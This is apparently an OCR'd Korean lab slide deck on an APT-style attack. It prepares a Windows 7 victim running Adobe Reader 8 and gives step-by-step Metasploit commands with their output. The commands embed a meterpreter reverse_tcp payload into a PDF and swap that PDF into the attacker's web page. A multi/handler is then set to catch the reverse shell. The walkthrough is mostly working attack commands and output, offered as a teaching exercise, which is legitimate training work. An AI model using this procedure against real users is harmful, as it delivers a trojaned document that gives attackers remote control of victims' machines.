




실습1) APT

❖ 실습 환경 구축 – Victim ⑦


- Windows7 계정 설정



실습1) APT

❖ 실습 환경 구축 – Victim ⑧

- Adobe Reader 8 설치 (설치 파일: NAS)




실습1) APT

❖ Attacker – 1. 실습 파일 다운로드

- Terminal 실행 > Github repository 클론

```
root@kali:~# mkdir workspace; cd workspace
root@kali:~/workspace# git clone https://github.com/sauber92/mesl-newbee-hacking.git
root@kali:~/workspace# cd mesl-newbee-hacking
root@kali:~/workspace/mesl-newbee-hacking# sh setup.sh
```




실습1) APT

❖ Attacker – 2. Trojan Horse 생성

- Metasploit framework 실행

root@kali:~/workspace/mesl-newbee-hacking# msfconsole



실습1) APT

❖ Attacker – 2. Trojan Horse 생성

- Exploit module 검색

msf > search adobe_pdf

```
msf > search adobe_pdf
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                Disclosure Date  Rank
Description
   ----                                                ---------------  ----
-----------
   exploit/windows/fileformat/adobe_pdf_embedded_exe   2010-03-29       excellent
Adobe PDF Embedded EXE Social Engineering
   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs  2010-03-29       excellent
Adobe PDF Escape EXE Social Engineering (No JavaScript)


msf >
```

실습1) APT

❖ Attacker – 2. Trojan Horse 생성

- Exploit module 장착

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe

# module 정보 확인
msf explit(...) > info
```

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > info

       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-03-29

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (Eng
lish)
```

실습1) APT

❖ Attacker – 2. Trojan Horse 생성

- Exploit module 설정

```
# malware를 심을 파일 선택
msf explit(…) > set infilename /var/www/html/introduce.pdf

# 생성될 파일 이름 결정
msf explit(…) > set filename mal.pdf

# explolit 실행
msf explit(…) > exploit

# 모듈 종료
msf explit(…) > back

# msf 종료
msf > exit
```

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set infilename /var/www/html/introduce.pdf
infilename => /var/www/html/introduce.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename mal.pdf
filename => mal.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/var/www/html/introduce.pdf'...
[*] Parsing '/var/www/html/introduce.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[+] Parsing Successful. Creating 'mal.pdf' file...
[+] mal.pdf stored at /root/.msf4/local/mal.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > back
msf > exit
```

실습1) APT

❖ Attacker – 2. Trojan Horse 생성

- Malicious PDF 업로드


```
# malware가 심어진 PDF 파일 업로드
root@kali:~/workspace/mesl-newbee-hacking# mv /root/.msf4/local/mal.pdf   /var/www/html/introduce.pdf
```

실습1) APT

❖ Attacker – 3. Victim과 연결 기다림

- Multi handler 사용

```
root@kali:~/workspace/mesl-newbee-hacking# msfconsole

# Trojan Horse와 연결될 Handler 장착
msf > use exploit/multi/handler
```



실습1) APT

❖ Attacker – 3. Victim과 연결 기다림

- Multi handler 사용

```
# module 정보 확인
msf explit(…) > info

# module 설정 – Kali linux IP address
msf explit(…) > set lhost 10.0.2.15

# module 설정 – Payload 설정(사용 Payload: windows에서 Linux 명령어를 사용할 수 있음. reverse tcp를 사용)
msf explit(…) > set payload windows/meterpreter/reverse_tcp
```

```
msf exploit(multi/handler) > info

       Name: Generic Payload Handler
     Module: exploit/multi/handler
   Platform: Android, Apple_iOS, BSD, Java, JavaScript, Linux, OSX, NodeJS, PHP, Python, Ruby, Solaris, U
nix, Windows, Mainframe, Multi
       Arch: x86, x86_64, x64, mips, mipsle, mipsbe, mips64, mips64le, ppc, ppce500v2, ppc64, ppc64le, cb
ea, cbea64, sparc, sparc64, armle, armbe, aarch64, cmd, php, tty, java, ruby, dalvik, python, nodejs, fir
efox, zarch, r
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Manual

Provided by:
  hdm <x@hdm.io>
  bcook-r7

Available targets:
  Id  Name
  --  ----
  0   Wildcard Target

Payload information:
  Space: 10000000
  Avoid: 0 characters

Description:
  This module is a stub that provides all of the features of the
  Metasploit payload system to exploits that have been launched
  outside of the framework.

msf exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

실습1) APT

❖ Attacker – 3. Victim과 연결 기다림

- Multi handler 사용


```
# exploit 후, 대기
msf explit(…) > exploit
```

```
msf exploit(multi/handler) > exploit

[-] Handler failed to bind to 10.0.2.15:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

실습1) APT

❖ Victim – 1. Attacker의 홈 페이지에서 PDF 파일 다운로드


- 인터넷 브라우저(Internet explorer)를 통해 http://10.0.2.15/index.html 접근
- 연구실 소개 자료(introduce.pdf) 다운로드

